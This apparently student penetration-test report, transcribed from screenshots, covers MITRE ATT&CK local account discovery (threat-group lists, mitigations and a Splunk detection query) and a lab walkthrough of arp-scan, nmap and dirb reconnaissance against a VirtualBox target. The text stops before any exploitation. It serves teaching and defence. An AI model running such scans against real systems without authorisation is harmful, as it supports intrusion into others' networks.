
Procedures Used:

1. admin@338
2. Agent Tesla
3. APT1
4. APT3
5. APT32
6. APT41
7. Bankshot
8. Bazar
9. BitPaymer
10. BloodHound
11. Chimera
12. Comnie
13. Duqu
14. Elise
15. Empire
16. Epic
17. Fox Kitten
18. GeminiDuke
19. HyperStack
20. InvisiMole
21. Kazuar
22. Ke3chang
23. Kwampirs
24. Milan
25. Mis-Type
26. Moses Staff
27. MURKYTOP
28. Net
29. OilRig
30. Operation CuckooBees
31. OSInfo
32. P.A.S. Webshell
33. Pony
34. Poseidon Group
35. PoshC2
36. PowerSploit

37. POWERSTATS
38. PUNCHBUGGY
39. Pupy
40. RATANKBA
41. Remsec
42. S-Type
43. SHOTPUT
44. SMOKEDHAM
45. SoreFang
46. Stuxnet
47. Threat Group-3390
48. TrickBot
49. Turla
50. USBferry
51. Valak

Tactic: Discovery
Technique: T1087.001 - Account Discovery: Local Account
Summary: Adversaries may attempt to get a listing of local system accounts. This information can help adversaries determine which local accounts exist on a system to aid in follow-on behavior.

Procedure: Commands such as net user and net localgroup of the Net utility. On Linux, local users can also be enumerated using the /etc/passwd file.




Select an operation: OilRig (23/10/2024, 9:54:33 am) - 0 decisions | just now

Current state: finished

Obfuscation: plain-text | autonomous

Decide	Status	Link/Ability Name	Agent #paw	Host	pid	Link Command	Link Output
10/23/2024, 9:54:33 AM GMT+11		Identify active user	hwmfh	target-vm	2066	View Command	View Output
10/23/2024, 9:54:53 AM GMT+11		Find local users	hwmfh	target-vm	2068	View Command	View Output
10/23/2024, 9:55:48 AM GMT+11		Find user processes	hwmfh	target-vm	2083	View Command	View Output
10/23/2024, 9:56:48 AM GMT+11		Permission Groups Discovery	hwmfh	target-vm	2087	View Command	View Output

[redacted]



Output

```
man
lp
mail
news
uucp
proxy
www-data
backup
list
irc
gnats
nobody
systemd-network
systemd-resolve
systemd-timesync
messagebus
syslog
tss
uuidd
tcpdump
avahi-autoipd
usbmux
rtkit
dnsmasq
cups-pk-helper
speech-dispatcher
avahi
kernoops
saned
nm-openvpn
hplip
whoopsie
colord
geoclue
pulse
gnome-initial-setup
gdm
sssd
target
systemd-coredump
fwupd-refresh
user1
user2
user3
user4
user5
user6
user7
user8
user9
user10
```

Standard Error: Nothing to show

[redacted]

Software Used:

1. BONDUPDATER
2. certutil
3. ftp
4. Helminth
5. ipconfig
6. ISMInjector
7. LaZagne
8. Mimikatz
9. Net
10. netstat
11. OopsIE
12. POWRUNER
13. PsExec
14. QUADAGENT
15. RDAT
16. Reg
17. RGDoor
18. SEASHARPEE
19. SideTwist
20. Systeminfo
21. Tasklist

Tool: Net
Summary: The Net utility is a component of the Windows Operating System. It is used in command-line operations for control of users, groups, services and network connections.

4. Mitigations:
ID: M1028
Mitigation: Operating System Configuration
Description: Prevent administrator accounts from being enumerated when an application is elevating through UAC since it can lead to the disclosure of account names. The Registry key is located at HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\CredUI\EnumerateAdministrators. It can be disabled through GPO: Computer Configuration > [Policies] > Administrative Templates > Windows Components > Credential User Interface: Enumerate administrator accounts on elevation.

Detection:

ID: DS0017
Data Source: Command
Data Component: Command Execution
Detects: Monitor for execution of commands and arguments associated with enumeration or information gathering of local accounts and groups such as net user, net account, net localgroup, Get-LocalUser, and dsc1. System and network discovery techniques normally occur throughout an operation as an adversary learns the environment, and to an extent in normal operations. Therefore, discovery data and events should not be viewed in isolation, but as part of a chain behavior that could lead to other activities, such as Lateral Movement, based on the information obtained.

ID: DS0022
Data Source: File
Data Component: File Access
Detects: Monitor access to file resources that contain local accounts and groups information such as /etc/passwd, /Users Directories, and the Windows SAM Database. If access requires high privileges, look for non-admin objects (such as users or processes) attempting to access restricted file resources.

ID: DS0036
Data Source: Group
Data Component: Group Enumeration
Detects: Monitor for logging that may suggest a list of available groups and/ or their associated settings has been extracted, ex. Windows EID 4798 and 4799.

ID: DS0009
Data Source: Process
Data Component: OS API Execution
Detects: Monitor for API calls (such as NetUserEnum()) that may attempt to gather local accounts information such as type of user, privileges and groups.

Data Component: Process Creation
Detects: Monitor for processes that can be used to enumerate user accounts and groups such as net.exe and net1.exe, especially when executed in quick succession. Information may also be acquired through

Windows system management tools such as Windows Management Instrumentation and PowerShell.

Note: Event IDs are for Sysmon (Event ID 1 - process creation) and Windows Security Log (Event ID 4688 - a new process has been created). - For Linux, auditing frameworks such as the Linux Auditing System (auditd) can be used to alert on the enumeration/reading of files that store local users, including /etc/passwd. - For MacOS, utilities that work in concert with Apple's Endpoint Security Framework such as Process Monitor can be used to track usage of commands such as id and groups.

Analytic 1 - Net Discovery Commands


```
(source="WinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode="1") OR
(source="WinEventLog:Security" EventCode="4688") Image="net.exe" OR Image="net1.exe"
```

I – Ticket E: Hunt Team Activity

Scope of Testing:

FinTech Solutions engaged Virtual Cyber Solutions for a comprehensive test initiative aimed to fortify the company's security posture. The primary goal of this assessment is to assess the vulnerability of the server called FinTechSol by actively seeking and and identifying potential security weaknesses, with a specific focus on obtaining root/admin access and provide evidence in the form of a flag.txt

Target:




```
Ubuntu 16.04.4 LTS basic2 tty1
basic2 login:
Ubuntu 16.04.4 LTS basic2 tty1
basic2 login: _
```

Attack Narrative:

The penetration tester commenced network scanning to pinpoint live hosts and IP addresses within the specified range of 192.168.56.0/24.

Host Discovery:

The tester executed the **arp-scan** command with the parameters **- -interface=eth0 -localnet**. This command targeted the local network (192.168.56.0/24) through the specified network interface (eth0). The IP address output was identified as 192.168.56.101, providing an initial glimpse into a live host within the targeted network range.


Kali - 53760 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
10:33
root@kali: ~
File Actions Edit View Help

```
┌──(root㉿kali)-[~]
└─# arp-scan --interface=eth0 -localnet
Interface: eth0, type: EN10MB, MAC: 08:00:27:37:dd:49, IPv4: 192.168.56.102
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1    0a:00:27:00:00:16       (Unknown: locally administered)
192.168.56.100  08:00:27:8a:c6:30       PCS Systemtechnik GmbH
192.168.56.101  08:00:27:06:8e:3f       PCS Systemtechnik GmbH

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.132 seconds (120.08 hosts/sec). 3 responded

┌──(root㉿kali)-[~]
└─#
```


Target: 192.168.56.101

1. Part 1 – Nmap scan

The tester initiated the enumeration process to uncover ports and services within the target environment. This critical step, essential for identifying potential vulnerabilities, is detailed in the upcoming screenshot.

Enumeration:

The tester employed the **nmap** command with the options **-sC -sV -Pn** on the target system. This strategic combination of options facilitates **script scanning**, **version detection**, and **skipping host discovery**.


Kali - 53760 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
10:47
root@kali: ~
File Actions Edit View Help

```
┌──(root㉿kali)-[~]
└─# nmap -sC -sV -Pn 192.168.56.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-10 10:43 AEDT
Nmap scan report for 192.168.56.101
Host is up (0.00041s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 db:45:cb:be:4a:8b:71:f8:e9:31:42:ae:ff:f8:45:e4 (RSA)
|   256 09:b9:b9:1c:e0:bf:0e:1c:6f:7f:fe:8e:5f:20:1b:ce (ECDSA)
|_  256 a5:68:2b:22:5f:98:4a:62:21:3d:a2:e2:c5:a9:f7:c2 (ED25519)
80/tcp   open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
| ajp-methods:
|_  Supported methods: GET HEAD POST OPTIONS
8080/tcp open  http        Apache Tomcat 9.0.7
|_http-title: Apache Tomcat/9.0.7
|_http-favicon: Apache Tomcat
MAC Address: 08:00:27:06:8E:3F (Oracle VirtualBox virtual NIC)
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_nbstat: NetBIOS name: BASIC2, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb2-time:
|   date: 2024-10-09T23:43:40
|_  start_date: N/A
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: basic2
|   NetBIOS computer name: BASIC2\x00
|   Domain name: \x00
|   FQDN: basic2
|_  System time: 2024-10-09T19:43:40-04:00
|_clock-skew: mean: 1h19m18s, deviation: 2h18m33s, median: -41s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.09 seconds

┌──(root㉿kali)-[~]
└─#
```


Findings:

Open Ports and Services

Port	Protocol	Service	Version
22	TCP	SSH	OpenSSH 7.2p2 - Ubuntu
80	TCP	HTTP	Apache 2.4.6 - Ubuntu
139	TCP	NetBIOS	Samba 4.3.11
445	TCP	SMB	Samba 4.3.11
8080	TCP	Apache Tomcat	Apache Tomcat 9.0.7


The operating system detected is Linux with Ubuntu as the distribution. The server is using older versions of Apache HTTP Server and Apache Tomcat, which may lead to potential security vulnerabilities due to their age. The scan revealed user access information, including details about user accounts and SMB configurations, indicating that SMB signing is enable but not required.

2. Part 2 – Checking the Website



Kali - 53760 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
192.168.56.101/
192.168.56.101
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Undergoing maintenance

Please check back later


Kali - 53760 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
192.168.56.101/
http://192.168.56.101/
view-source:http://192.168.56.101/
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

```
<html>

<h1>Undergoing maintenance</h1>

<h4>Please check back later</h4>

<!-- Check our dev note section if you need to know what to work on. -->


</html>
```




Undergoing maintenance

Please check back later

The tester opened the web browser and navigated to the IP address 192.168.56.101. No relevant information was found.

3. Part 3 – Scanning for directories using Dirb.

The tester executed the command **dirb** http://192.168.56.101
This command instructed DIRB to perform a directory brute-force attack against the specified URL, searching for hidden directories and files on the target web server.




Kali - 53760 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: ~
File Actions Edit View Help


```
┌──(root㉿kali)-[~]
└─# dirb http://192.168.56.101

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Oct 10 11:47:41 2024
URL_BASE: http://192.168.56.101/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.56.101/ ----
==> DIRECTORY: http://192.168.56.101/development/
+ http://192.168.56.101/index.html (CODE:200|SIZE:158)
+ http://192.168.56.101/server-status (CODE:403|SIZE:302)

---- Entering directory: http://192.168.56.101/development/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Thu Oct 10 11:47:45 2024
DOWNLOADED: 4612 - FOUND: 2

┌──(root㉿kali)-[~]
└─# 
```

Findings:


Dirb identified the directory **/development/** with potential information to explore.



```
Index of /development

Name          Last modified      Size Description
Parent Directory                    -
dev.txt       2018-04-23 14:52  483
j.txt         2018-04-23 13:10  235

Apache/2.4.18 (Ubuntu) Server at 192.168.56.101 Port 80
```


Kali - 53760 [Running] - Oracle VM VirtualBox
192.168.56.101/development/dev.txt

```
2018-04-23: I've been messing with that struts stuff, and it's pretty cool! I think it might be neat
to host that on this server too. Haven't made any real web apps yet, but I have tried that example
you get to show off how it works (and it's the REST version of the example!). Oh, and right now I'm
using version 2.5.12, because other versions were giving me trouble. -K

2018-04-22: SMB has been configured. -K

2018-04-21: I got Apache set up. Will put in our content later. -J
```



Kali - 53760 [Running] - Oracle VM VirtualBox
192.168.56.101/development/j.txt

